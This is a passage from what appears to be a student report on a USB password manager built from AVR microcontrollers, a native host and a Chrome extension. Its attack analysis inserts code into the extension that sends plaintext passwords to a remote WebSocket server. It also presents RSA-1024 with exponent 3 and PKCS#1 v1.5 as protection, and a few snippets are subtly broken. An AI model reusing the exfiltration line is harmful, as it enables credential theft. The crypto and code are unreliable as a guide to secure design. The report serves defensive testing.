Therefore some form of randomness should be present in the message string being encrypted and this is the goal of RSA padding schemes. PKCS #1 (Public Key Cryptography Standards) is a family of standards published by RSA Laboratories. It provides recommendations for implementing RSA for public key cryptography. PKCS#1 v1.5 is an encryption padding scheme defined by the standard. It is also supported by OpenSSL. The standard specifies that a plain-text block to be encrypted (x) should be formatted as follows:

$x = 0x00 \parallel 0x02 \parallel r \parallel 0x00 \parallel m$

Here r represents a series of random numbers and m the original message. The minimum length of x should be 11 bytes in total. Additionally the minimum length of r should be 8 bytes. The encryption algorithm then becomes:

$$c = x^e \bmod n$$

5.2.5 Public API

Signature:

<pre>void number_rsa_pkcs(unsigned char *str, int size,</pre>

```
unsigned char *modulus,  
unsigned char *output,  
int rsa_bits);
```

Description:

Given a plaintext string **str** of length **size**, encrypt **str** using the specified **modulus** and a public exponent $e=3$. The number of rsa key bits is specified by **rsa_bits**. The resulting ciphertext is stored in **output**. The padding scheme used is PKCS#1 v1.5.

5.3 USB Driver

5.3.1 Schematic

Figure D.1 (Appendix D) depicts the schematic for the USB driver portion of the overall system. It is seen to consist of a 16MHz crystal oscillator connected to input ports PB6 and PB7 supported by two 22pF load capacitors C1, C2. Additionally ports PD2 and PD3 connect directly to the D+ and D- pins of a USB adapter. Resistors R1 and R2 serve to limit the total current through each data wire. Finally R3 serves as a pull up resistor to set the transient state of data pin D-.

RX(serial) port PD0 then connect to the corresponding TX port of the auxiliary MCU while TX port PD1 connects to the RX port of the auxiliary MCU. It should be noted that VCC should be a 3.3V source in order to conform to USB 1.1 specifications for logic levels. Microcontroller U1 forms the second part of the overall system circuitry besides the auxiliary MCU.

Appendix B.2 are the corresponding C sources for the USB driver implementation.

5.3.2 USB 1.1

Universal serial bus (USB) is an industry standard specification for the communication between hardware peripherals and computers. Currently four generations of USB exist, namely USB 1,2,3 and most recently USB 4. For backwards compatibility reasons USB 1.1 was chosen allowing for the use of the standard male/female USB cabling rather than new adapter types such as USB-C.

A USB system consists of a USB host followed by multiple communication pipes to various logical entities termed endpoints (Figure 5.2). An endpoint corresponds to a data buffer and can be categorized into either a control or data endpoint.




Figure 5.2: USB system summary.

Here the host controller is typically a computer while the device is usually some embedded system or micro-controller such as U1 in Figure D.1 (Appendix D). Control endpoints are typically bidirectional and are used to configure the device, obtain device information or perform control actions relevant to the device. Data endpoints are used for transferring data in and out from the host controller, this may include information such as serial data. In USB the direction of an endpoint may be IN or OUT and is relative to the host. Therefore IN refers to transfers to the host from the device and OUT always refers to transfers from the host to the device [27].

For our use case we wish to transport serial data in a bidirectional manner between the host (PC) and device (USB driver MCU) and therefore a variety of endpoints are required to achieve this. Various classes of USB device exist however this paper will focus on emulating low speed USB functionality for the communication device class using an open source AVR USB stack known as V-USB.

5.3.3 V-USB

V-USB is a software only USB stack which provides low speed USB interfacing for AVR based microcontrollers. The ATmega328 microcontroller which is used for both the auxiliary MCU and USB driver MCU does not have native hardware support for USB and therefore a software implementation of USB is required. V-USB supports one control endpoint, two interrupt/bulk-in endpoints and up to 7 interrupt/bulk-out endpoints making it more than sufficient for transporting serial data.

It requires an AVR microcontroller with at least 2kB of flash memory , 128 bytes of RAM and a clock rate of at least 12MHz. All high level functionality is written in C and the code is well documented.

5.3.4 CDC ACM

The communication device class allow USB devices to emulate legacy serial ports. Before USB was fully standardized most interfacing to hardware (i.e floppy disks and printers) was done through RS232 ports. RS232 is a telecommunications standard that was adopted for the transmission of serial data. When USB was standardized it became apparent that emulation of older RS232 technologies was required. ACM (abstract control model) is a subclass of CDC that describes a bidirectional communication flow known as a virtual serial port.

Specifically ACM contains two interfaces termed COMM and DATA. The COMM interface contains one IN endpoint and is used to notify the host about the current serial state while the DATA interface contains one IN and one OUT bulk endpoint. The data interface allows the host to send and receive bulk serial data.

One advantage of the CDC ACM class is that no specific drivers are required for interfacing when using an operating system based on the Linux kernel. In fact devices conforming to the CDC ACM class appear in `/dev/` as **ttyACM*** (i.e a virtual serial port) where * represents a number from 0 and above. The list of available ACM devices on a Linux host may be queried using the following command:

```
ls /dev/ | grep ttyACM
```

5.3.5 Internal API

A description of the various function prototypes is derived from the source in Appendix B.2. Additionally the control flow for the driver is shown in Figure G.1 (Appendix G).

Signature:

unsigned char usbFunctionDescriptor(usbRequest_t *request)

Description:

Return USB descriptor upon request. The required descriptor is defined by the global variable **usb_descriptor**. This defines a CDC ACM device as well as the various endpoints required by the class.

Signature:

unsigned char usbFunctionSetup(**unsigned char** *bytes)

Description:

Handle USB setup.

Signature:

```
unsigned char usbFunctionRead(unsigned char *data, unsigned char len)
```

Description:

Transfer block of data from driver MCU to host computer via USB. Transfers serial data ready to be sent to host computer.

Signature:

```
unsigned char usbFunctionWrite(unsigned char *data, unsigned char len)
```

Description:

Store block of data sent from host computer to driver MCU via USB.

Signature:

```
void iuart(unsigned char db, //databits,  
            unsigned char dp, // parity,  
            unsigned char sb, // stop bit,  
            unsigned long tx_rate); // transfer rate);
```

Description:

Initialize UART on driver MCU with the specified baud rate **tx_rate**

Signature:

```
void puart();
```

Description:

Poll driver MCU for serial data ready to be sent or received from UART buffer. If serial data is received from the RX line (port PD0) this data is forwarded to usbFunctionRead. If USB data is transferred from the host computer via the virtual serial port to the driver MCU (usbFunctionWrite) it is transmitted on the UART TX port (PD1).

5.4 Communication Logic

Communication between the software client and auxiliary MCU is essential to the operation of the overall system. Some form of message formatting is required if these two endpoints are to communicate with one another. Additionally a list of commands supported by the auxiliary MCU should expose functionality of both the file system and crypto module.

The formatting adopted for commands is shown below:

\$command\$param_1\$param_n\$

This string is required to be sent over the virtual serial port from the software client to the USB driver MCU. The USB driver MCU then forwards the corresponding serial command data to the auxiliary MCU which performs command processing as well as the corresponding file and cryptographic related operations.

5.4.1 Serial Commands

Serial communication was chosen as it is relatively straightforward to implement and due to the fact that it is supported natively in hardware on the ATmega328 microcontroller through the integrated UART transceiver. It is also supported by the Arduino software core which provides serial functionality through the **Serial** class. In order to issue the following commands manually a serial terminal must be connected to the driver MCU using a program such as the Arduino serial monitor [28].

Signature:

\$encrypt\$modulus\$data\$filename\$

Description:

Encrypts **data** using RSA-1024 with the specified **modulus** and stores the result on the filesystem under the name **filename**. The modulus must be specified as a hexadecimal string of 256 characters in length. The filename is limited to four characters in length. The modulus of the master PEM file can be retrieved in hexadecimal form using the following command:

```
openssl rsa -in rsa1024.pem -noout -modulus | sed 's/Modulus=/'
```

Signature:

\$list\$

Description:

Retrieves the filename of all files stored on filesystem.

Signature:

\$read\$filename\$

Description:

Read contents of **filename** and return as hexadecimal string.

Signature:

\$delete\$filename\$

Description:

Deletes file with **filename** from the master filesystem.

Signature:

```
$format$
```

Description:

Remove all files and format filesystem.

Signature:

```
$help$
```

Description:

Display help prompt with a list of available commands.

Each command issued over the serial port will either return an OK status or FAIL status depending on the parameters provided.

5.4.2 Auxiliary MCU

Figure D.2 (Appendix D) depicts the circuit diagram of the auxiliary MCU that handles serial communication and processes each serial command respectively. It is seen to consist of a 16MHz crystal and two 22pF load capacitors C1, C2. Additionally the RX line (PD0) of the auxiliary MCU is connected to the TO_RX net of the USB driver MCU and the TX line (PD1) is connected to the TO_TX net of the USB driver MCU. These connections ensure that serial communication flows from the host computer through the USB driver to the auxiliary MCU and vice versa. Appendix B.1.5 is the source code for the main entry point of the auxiliary MCU.

The implementation of command processing at the auxiliary endpoint firstly relies on the allocation of a 400 byte data buffer. 400 bytes accounts for a 256 byte modulus (represented as a hexadecimal string), 100 bytes for the password length and reserve bytes for the filename and command string. A call to **Serial.readBytes** is then made to read a block of serial data to the buffer:

```
buffer = malloc(400);
Serial.readBytes(buffer, 400);
```

The command string is then extracted from the buffer using the **strtok** C library method which breaks up a string into a series of tokens given a delimiter character.

```
char *cmd = strtok(buffer, "$");
```

Finally the **cmd** buffer is compared against known command strings using **strcmp** and a variable called **pid** set to a numerical value corresponding to a command.

```
if(strcmp_P(cmd, (PGM_P)F("help"))) == 0){  
    pid = 7;  
}
```

Then further down the main loop the command corresponding to a particular **pid** is executed and any additional command parameters extracted with further calls to **strtok**. Due to the limited dynamic memory of the ATmega328P and the overhead associated with RSA encryption careful management of memory is required in order to prevent memory leaks which eventually lead to memory exhaustion and MCU lockup.

5.5 Software Client

At the client end communication is required to poll the state of the filesystem and issue commands to encrypt data. Additionally some form of communication with the client browser extension would be required. The choice of browser support was based on browser usage statistics from [29] which indicates that chrome currently has 64% of the browser market share. Therefore chrome is the selected target platform for developing a browser extension.

Google chrome provides communication with external C/C++ programs through its native messaging API [25]. C/C++ programs register as 'messaging hosts' through a metafile written to a specific directory. For Google Chrome on Linux this directory is shown below:

```
~/config/google-chrome/NativeMessagingHosts/
```

The meta-file is a JSON file which contains the name of the native host along with a path to the executable file to communicate with. Communication is through the standard input and output streams and a C based library exists known as **libnativemsg** to parse messages from Google Chrome as well as send native messages [30]. With the ability to communicate with a browser extension the remaining tasks include opening a serial connection to the USB driver MCU as well as parsing messages between the native host and browser extension.

It is worth mentioning that communication with native hosts involves the transport of JSON formatted text. Therefore a JSON parsing library written in C was required and **cJSON** was chosen for this purpose [31]. Finally a C/C++ library providing support for serial communication was required and a cross platform library known as **seriallib** was chosen [32].

The software client is responsible for generating and storing cryptographic keys as well as RSA decryption. The flow of credential information in the overall system should work as follows: the user types in their username and password on a web form, the credential is then captured and an encryption request sent over serial with the modulus of the PEM key that

is stored in a users home folder. The resulting credential is then encrypted using RSA-1024 encryption and stored on the auxiliary microcontrollers EEPROM. When the users visits the same login portal a request to the file system is made and the corresponding encrypted credential read from the filesystem and decrypted using the master PEM file. The username and password fields are then automatically filled in and an authentication request submitted using the browser extension's JavaScript submission engine.

5.5.1 Native host

Communication with the browser extension, to provide facilities to query the filesystem and perform encryption/decryption, is accomplished through the native messaging host. The native host acts as a middle man between the auxiliary microcontroller and browser extension. The source code for the native host is shown in Appendix C.1.1.

The first task of the native host is to establish a serial connection with the USB driver microcontroller. This is accomplished with the following code:

```
char buffer[400];
// ...
command = popen("ls /dev/ | grep ttyACM", "r");
if(fgets(buffer, sizeof(buffer), command) ==NULL){
    exit(EXIT_FAILURE);
}
strtok(buffer, "\n");
sprintf(temp, "/dev/%s", buffer);
code = serial.openDevice(temp, 115200);
```

First a list of ACM devices is queried using **popen**, the result of the command is then written to **buffer** and the corresponding newline character stripped. Next a call to **serial.openDevice** is made (**serialib**) with the specified baud rate of 115200 bits per second. Native messages passed from the browser to the native host are captured using the following code:

```
uint8_t *msg = NULL;
// ...
msg = nativemsg_read(&len);
```

The resulting text stored in **msg** is a JSON string and must be parsed with cJSON:

```
cJSON *json = NULL;
cJSON *cmd = NULL;
// ...
json = cJSON_Parse(msg);
```

```

cmd = cJSON_GetObjectItem(json, "cmd");

if (cmd)
{
    if (strcmp(cmd->valuelstring, "delete") == 0)
    {
        exec_delete(&serial, buffer, filename);
    }
}
// ...

```

The command strings are then matched using **strcmp**. If the conditional statement evaluates to true then the browser extension has requested a command and the appropriate serial command must be forwarded over the virtual serial port. For the case of the delete command a call to **exec_delete** is made, this function is defined as follows:

```

int exec_delete(serial *serial, char *buffer, char *filename)
{
    int count = 0;
    char local;
    serial->flushReceiver();
    sprintf(buffer, "$delete$%s$", filename);
    serial->writeString(buffer);
    int ret = probe_serial(serial, buffer);

    return ret;
}

```

First the serial receiver buffer is flushed (cleared) through a call to **serial.flushReceiver**. This sets the transient state of the serial port to idle. Next the serial command is formatted through a call to **sprintf** in the format defined in section 5.4.1. Then a call to **serial.writeString** is made to write the corresponding command and its arguments to the serial port which is then transferred to the driver MCU and subsequently relayed to and processed on the auxiliary MCU - with the results of the command being outputted once again to the serial port. A call to **probe_serial** is made to retrieve the results of a command after they have been outputted by the auxiliary MCU.

5.5.2 Key Generation

The generation of cryptographic keys is important in order to enable the encryption and decryption of password credentials. The maintenance of cryptographic keys is once again handled by the native host. RSA Key generation relies on OpenSSL. Specifically the following

code block is applicable:

```
sprintf(buffer, "%s/%s", getenv("HOME"), "key.pem");
// Check for master key PEM
// If it doesn't exist create key
if (access(buffer, F_OK) != 0)
{
    // Open file for write operation
    FILE *fp = fopen(buffer, "w+");
    // Generate 1024 bit key, e=3
    rsa = RSA_generate_key(1024, 3, 0, 0);
    // Write PEM
    PEM_write_RSAPrivateKey(fp, rsa, 0, 0, 0, 0, 0);
    fclose(fp);
}
```

This code block checks if a file called **key.pem** exists in the users home directory, if not calls to **RSA_generate_key** are made with parameters specifying a 1024 bit key length and a public exponent of 3. Finally the resulting PEM file is written with a call to **PEM_write_RSAPrivateKey**

5.5.3 Decryption

The decryption functionality is also handled by OpenSSL. Specifically the OpenSSL function **RSA_private_decrypt** is used to decrypt a 128 byte block of encrypted data using PKCS#1 padding:

```
RSA_private_decrypt(128, buffer, temp, rsa, RSA_PKCS1_PADDING);
```

5.5.4 Browser Extension

Google chrome browser extensions, at minimum, consist of a **manifest.json** file together with a HTML template and background script. The source code for the browser extension is shown in Appendix C.2. The **manifest.json** file used in the SecurePass extension is shown below:

```
{
  "name": "SecurePass Extension",
  "version": "1.0",
  "manifest_version": 2,
  "permissions": [
    "nativeMessaging",
```



```

    "webNavigation",
    "*//*/.*" ,
    "activeTab",
    "storage",
    "tabs"
  ],
  "browser_action" :{
    "default_popup" : "layout.html",
    "default_title" : "SecurePass"
  },
  "background": {
    "scripts": ["background.js"]
  }
}

```

It is seen to consist of a range of permissions to allow the extension to access native host messaging functionality, local storage as well as the active tabs context to extract specific DOM content and inject JavaScript code.

The background script **background.js** (Appendix C.2.1) runs once per google chrome instance and is responsible for dispatching native messages to the native host which have been requested by the browser popup **layout.html**. **layout.html** defines the user interface of the extension in HTML and contains references to JavaScript logic to handle button input, communication with the **background.js** script as well as HTML rendering.

Within **background.js** a call to **connectNative** is made:

```
var native = chrome.runtime.connectNative('com.secure.pass');
```

This spawns an instance of the native host and sets up the standard input and output streams to forward and receive JSON messages. The parameter passed to the the function is the name of the native host as defined in the native host's metadata file.

A communication port (listener) with the extension popup script (**script.js**) is opened using the following line of code:

```

var port = 0;
// ...
chrome.extension.onConnect.addListener(function (lport) {
  port = lport;
  // ...

```

The **addListener** handler is called within **background.js** whenever a call to **postMessage** is made from the extension popup. Within the **addListener** handler a check for various message strings is made:

```
// ...
if (match == "list") {
    cmd = "list";
    native.postMessage({ cmd: "list" });
    console.log("posted message");
}
// ...
```

In the code snippet shown above a check for the **list** command is made. If the conditional statement evaluates to true then the global variable **cmd** is set to the command string. Finally a call to **native.postMessage** is made which sends the JSON key **cmd** and value **"list"** to the native host. The native host then processes the respective command and then writes back the result using **nativemsg_write**. This result is then captured using the following handler (defined in **background.js**):

```
native.onMessage.addListener(function (res) {
// ...
```

Finally the **cmd** parameter, within the handler, set earlier is compared and the results from the native host forwarded to the extension popup using **port.postMessage** where the corresponding data returned can be processed:

```
// ...
if (cmd == "delete") {
    port.postMessage("[delete]" + res.msg);
}
// ...
```

Figure 5.3 shows the resulting user interface of the browser extension. It is seen to consist of a list of files on the EEPROM filesystem, together with input buttons to store a password and format the filesystem. Additionally buttons to decrypt a specific filesystem entry and display it as well as delete a filesystem entry are also present.

To use the browser extension first the user visits the corresponding web login portal, fills in their username and password and then clicks on the 'store password' button. An activity indicator will then show up until the encryption process is complete and the file stored on the filesystem. Then when the user visits the same login portal again the filesystem entry

corresponding to the current login page will turn green and the password will automatically be decrypted and filled in.




Figure 5.3: User interface of browser extension.

5.5.5 SSO Capability

SSO capability is provided through the browser extension described in section 5.5.4. When a google chrome instance is first launched the user is prompted for the master authentication key (Appendix I.1). Once the user is authenticated and the browser extension clicked they will be presented the user interface shown in Figure 5.3. The user can then navigate to an online account portal, fill in the relevant login details and click 'Store Credential' (Figure F.1, Appendix F for control flow). Next when the same login portal is visited again the login details will automatically be filled in and the submission engine (JavaScript code that submits the login form) will take over and log the user in.

A video demonstration of the SSO system is shown in Appendix A




Figure 5.4: SSO control flow.

Figure 5.4 shows the general control flow of an SSO login request. Firstly the web address of the login portal is compared against a list of key, value pairs where the key is the root URL of the login portal and the value is the filename of the credential stored on the auxiliary MCU. If a key match is found then the relevant credential is fetched and decrypted. Next the

username and password are extracted from the decrypted credential and the relevant fields on the login page automatically filled in. Finally the submission engine takes effect and the login request is submitted. The credential filename corresponding to a particular login portal will be highlighted green (Figure 5.3).

The user interface of the browser extension shown in Figure 5.3 allows an end user to store a credential pair when the user has entered the login credentials for a particular service portal. The method of credential extraction involves injecting JavaScript code that contains the following line:

```
var elements = document.getElementsByTagName("input");
```

This line of JavaScript can be found within the **extractPassword** function of **script.js**. **elements** then contains the required username and password fields which must be filtered according to the element type:

```
for (element in elements) {  
    if (elements[element].type == "password" && ...) {  
        password = elements[element].value;  
    }  
    if(elements[element].type == "email" |  
        elements[element].type == "text"){  
        ...  
    }
```

HTML password fields typically have the type set as "password" while username fields typically have a type of "email" or "text". The required JavaScript is injected into the currently active tab using **chrome.tabs.executeScript**:

```
chrome.tabs.executeScript({  
    code: '(' + extractPassword + ')();'  
}, (results) => {  
    ...  
})
```

As shown in Figure 5.4 SSO capability is composed of a credential form auto filler as well as a submission engine. Credential auto-fill is accomplished through injecting JavaScript to set the HTML username and password elements within the variable **elements**.

The submission engine's responsibility is to simulate a user pressing the 'Sign In' button on a log in portal. Due to the wide variety of different HTML buttons, a variety of techniques are required in order to locate the correct button (Figure 5.5). This involves finding all HTML elements with an **'onclick'** attribute as well as **'button'** tags. Another possibility

are inputs of type **submit**. Similar to credential extraction all code injection takes place using **chrome.tabs.executeScript**.

The variable **code** within **background.js** (Appendix C.2.1) contains the JavaScript to be injected for the submission engine.




Figure 5.5: Submission engine attempts to identify the login button.

When a user selects 'Store Credential' within the browser extension UI the full URL of the active tab is fetched and the sub URL extracted (part of the URL without parameters). Next a key, value pair is created within local storage with the key being the sub URL and the value the filename of the credential stored on disk:

```
chrome.storage.local.set({ [url]: filename }, function () {
    ...
})
```

Since the goal of the submission engine was to simulate a user clicking on the 'Log In' button the submission engine was tested against a variety of popular online services in order to ensure that SSO functionality was working correctly. The tests consisted of visiting the respective login portal of an online service, filling in the corresponding login details and then storing the credential using the browser extension UI. Then when the login page was revisited the credential auto-fill and submission engine functionality were tested to ensure the user was logged-in successfully. Results for these tests are shown in Table 7.

Test ID	Service	Credential Autofill	Submission Engine
1	Microsoft Outlook	Pass	Pass
2	Google Gmail	Pass	Pass
3	FNB Online Banking	Pass	Pass
4	MyUCT Login	Pass	Pass
5	Instagram	Pass	Pass

Table 7: Credential autofill and submission engine tests.

It should be noted that although the current SSO scheme works across a wide range of services, it is probable that the correct login button on a form with varying HTML styling might not be correctly identified in certain instances. This is one limitation to the pseudo SSO functionality of the current system. A more intelligent SSO client might involve the use of AI to identify HTML login elements more effectively.

6 Acceptance Test Procedure

ATP is a testing methodology which measures the degree to which a design meets user requirements as well as design specifications. It assesses whether a system is able to emulate all the functional requirements of a design. In designing an ATP specification careful consideration of the design goals and objectives as well as user requirements must be taken into consideration.

6.1 User Requirements

Table 8 lists a number of user requirements that were inferred from the topic brief for this report. It is seen to consist of four core requirements.

RID	Requirement	Rationale
R01	Must be USB based	The aim of this report is to develop a self encrypting USB password manager. Interfacing between the end users computer and the host device is expected to take place over a USB bus.
R02	Should allow interaction/feedback	The end user of the device needs to have a clear understanding of the various phases of device operation and the corresponding status of each operation.
R03	Provide SSO capability	The end device should allow a user to log into any of their accounts using a common set of credentials after signing into any of their accounts at least once (required to capture login credentials)
R04	Encrypt Credentials	After the set of credentials used to access an account is captured these credentials are required to be stored in an encrypted form to prevent unauthorized individuals from gaining access to online accounts.

Table 8: Table of user requirements.

6.2 Design Specifications

The design specifications are mostly derived from Table 3 which can be found in section 4.4 (Design Decisions). Additionally a minimum time frame of around 5 seconds is required for encryption and decryption operations. A GUI (provided through the browser extension) is also required to interact with the end device.

6.3 Testing Procedures

Table 9 lists the various ATP tests that are required to test the functional aspects of the overall design.

Tests A100-A101 are used to verify serial and command functionality as well as encryption time. Tests A102 and A105 test the SSO functionality of the overall design. Finally tests A103-A104 test the software client functionality as well as decryption time.

ID	Test Configuration	Test Procedure	Pass Condition
A100	Device is attached to the USB port of a remote host. Arduino serial monitor started.	The relevant COM port is selected. Next the \$format\$ command is supplied.	If an OK response is received within 5 seconds then pass.
A101	Device is attached to the USB port of a remote host. Arduino serial monitor started.	The relevant COM port is selected. The key modulus is then extracted using OpenSSL. Next the \$encrypt\$ command is supplied along with the corresponding parameters and dummy data.	After the \$encrypt\$ command has finished execution, the \$list\$ command should be run. If an OK response is received within 5 seconds and \$list\$ contains the filename supplied then pass.
A102	Device is attached to the USB port of a remote host. Browser extension loaded.	The user navigates to an online account and enters user name and password. The user then selects the 'Store Password' button of the browser extension	If the list of files of the filesystem is updated within the browser extension to reflect the newly added credential then pass.
A103	Device is attached to the USB port of a remote host. Browser extension loaded.	The browser extension icon is selected in google chrome. Then from the GUI the decrypt icon is selected.	If the plain-text password of the selected credential is displayed to the user within 5 seconds then pass.
A104	Device is attached to the USB port of a remote host. Browser extension loaded.	The browser extension icon is selected in google chrome. Then from the GUI the delete icon is selected.	If the corresponding filesystem entry for a credential is removed from the filesystem list in the browser extension then pass.
A105	Device is attached to the USB port of a remote host. Browser extension loaded.	A user navigates to the login portal of an account that has had its credentials added in the test as described in A102.	If the corresponding login credentials are filled in and an authentication request submitted within 5 seconds then pass.

Table 9: Acceptance Test Procedure (ATP) matrix.

7 Attack Analysis

The flow of credential information in the overall system currently originates within a web browser context. This is then parsed through a virtual serial channel to the auxiliary MCU where the information is encrypted and stored on the EEPROM based filesystem. A series of experiments were constructed to test the confidentiality, integrity and availability of data within the overall system. It is important to ensure that each endpoint of the system is thoroughly tested and secured to meet these key security objectives. Three experiments will be conducted in this section to quantify the level at which these key security objectives have been met.

7.1 Experiment 1 - Malware and Serial Tap

Various attack vectors exist which are aimed at compromising sensitive data such as credentials. Two methods of credential extraction will be attempted, the first involves a malicious modification to the browser extension and the second involves tapping into the serial communications between the auxiliary MCU and USB driver MCU.

With regards to the first method of credential extraction, most browsers implement a policy known as CORS (Cross-Origin Resource Sharing) which prevents JavaScript code on one website from making HTTP requests to another non related website. However a communications technology known as WebSockets exists and it is not bound by CORS which makes it ideal for password extraction.

7.1.1 Requirements

- A web server
- SSL certificate
- WebSocket server
- WebSocket client
- CP2102 (USB to serial board)
- End Device

Due to the restrictions imposed on modern browsers, it is no longer possible to host SSL based secure WebSocket servers (WSS) using self signed certificates, doing so will raise the **ERR_CERT_AUTHORITY_INVALID** error message in google chrome. Rather WebSocket servers must run on a dedicated host who has obtained an SSL certificate from a legitimate certificate authority. For the purposes of this experiment the web host at **www.lunar.sh** was made available to the author which had obtained an SSL certificate from certbot, a python based SSL certificate manager from Let's Encrypt. With this the WebSocket

server was written in Python using the **WebSockets** library. This may be installed with the following command:

```
$ sudo pip3 install WebSockets
```

The source code for the WebSocket sever is shown in Appendix E.1.

The relevant certificate and private key PEMs were imported and the WebSocket server binded to port 4444. Next a DNS entry (A Record) for **cmd.lunar.sh** was created and the WebSocket client written in JavaScript. The following line of code was inserted at the top of **background.js** (extension script):

```
let wss = new WebSocket('wss://cmd.lunar.sh:4444');
```

This would connect and establish a WebSocket connection to the host. The remaining task was to insert the following line of code at the appropriate location (in the onConnect port handler where a call to **native.postMessage** is made to encrypt the plaintext password) :

```
// line 100
// msg[1] contains the unencrypted password
wss.send("password: " + msg[1]);
```

For the second method of credential compromise Figure 7.1 shows the connections that need to be made to the USB driver MCU's serial port. It can be seen that the TX line of the driver MCU is connected to the RX line of the CP2102 and the RX line of the USB driver MCU should be connected to the TX line of the CP2102.




Figure 7.1: SP2102 connection to host device.

7.1.2 Method

Once all the requirements were in place the procedure for the experiment then consisted of visiting a website login portal (outlook was used in this case) , entering a username (test_user) and password (testing123#) and selecting the 'Store Credential' button in the extension UI

(Figure 5.5). This would trigger the exploit and transmit the password to the remote endpoint controlled by an attacker. The exchange of serial data would also be captured by the CP2102 board during encryption.

The time taken to perform both methods of password compromise was captured for three different password encryption stages using a software timer (Appendix E.4).

7.1.3 Results

Figure 7.2 depicts the results of the first method of credential extraction. The results were captured during an SSH session with the remote web server. It is seen to consist of the IP address of the remote client as well as the plain-text password the user had entered when requesting that the browser extension save the credential information to EEPROM storage.

```
admin@root:~$ [sudo] password for admin:
0 connected
0 --> 129.205.160.245
0 --> password: testing123#
```

Figure 7.2: WebSocket server results.

The Arduino serial monitor was used to monitor the incoming data delivered to the CP2102 board. After the 'Store Credential' button was clicked the following serial text data was captured:

```
$encrypt$ADE2...$test_user|!#|testing123#$R01$
```

The measured credential acquisition times are shown in Table 10. It can be seen that method 2 (using the CP2102 board) was the fastest at capturing passwords with an average acquisition time of 60.2 ms. This was then followed by method 1 with an average time of around 552 ms.

It should be noted that the acquisition times for method 1 is highly dependant on the bandwidth of the client-server web-socket connection.

Method	t1 /ms	t2 /ms	t3 /ms	avg /ms
1	552.0	550.0	555.0	552.3
2	60.5	57.5	62.5	60.2

Table 10: Time to acquire data with each method.

The results show that it is possible for an attacker to relay information from a malicious browser extension to a remote server. Additionally by tapping into the serial connection of the USB driver MCU it was shown that an attacker could extract the credential plain-text.

The flow of credential information during password storage is shown in Figure 7.3. Data leakage involves intercepting either the key modulus or password either through monitoring of the serial communications channels or malware (demonstrated through WebSocket interception).

Preventing third party monitoring of sensitive information may involve encrypting the serial communications channel itself from end to end so that an attacker cannot decipher information so easily.




Figure 7.3: Flow of data during password storage/encryption.

A data confidentiality matrix was created and is shown in Table 11. For each acquisition method the requirement as well as risk is highlighted. For example in method 1 browser malware was created, due to the ease with which a malicious extension can be installed this was labeled as a high risk. Method 2 involved tapping the serial connection of the USB driver MCU, this requires physical access to the device and so was labeled as low risk.

Finally two additional types of acquisition method were included, the first is decryption through master key leakage, this requires an attack to have remote access to the host operating system and was labeled as medium risk. Finally code injection follows and requires an injector to function and was again labeled as medium risk.

Method	Requires	Risk
1 (Browser Malware)	Software Access	High
2 (Serial Tap)	Physical Access	Low
Master Key	Remote Access	Medium
Code Injection	Software Access	Medium

Table 11: Data confidentiality risk matrix.

7.2 Experiment 2 - Denial of Service

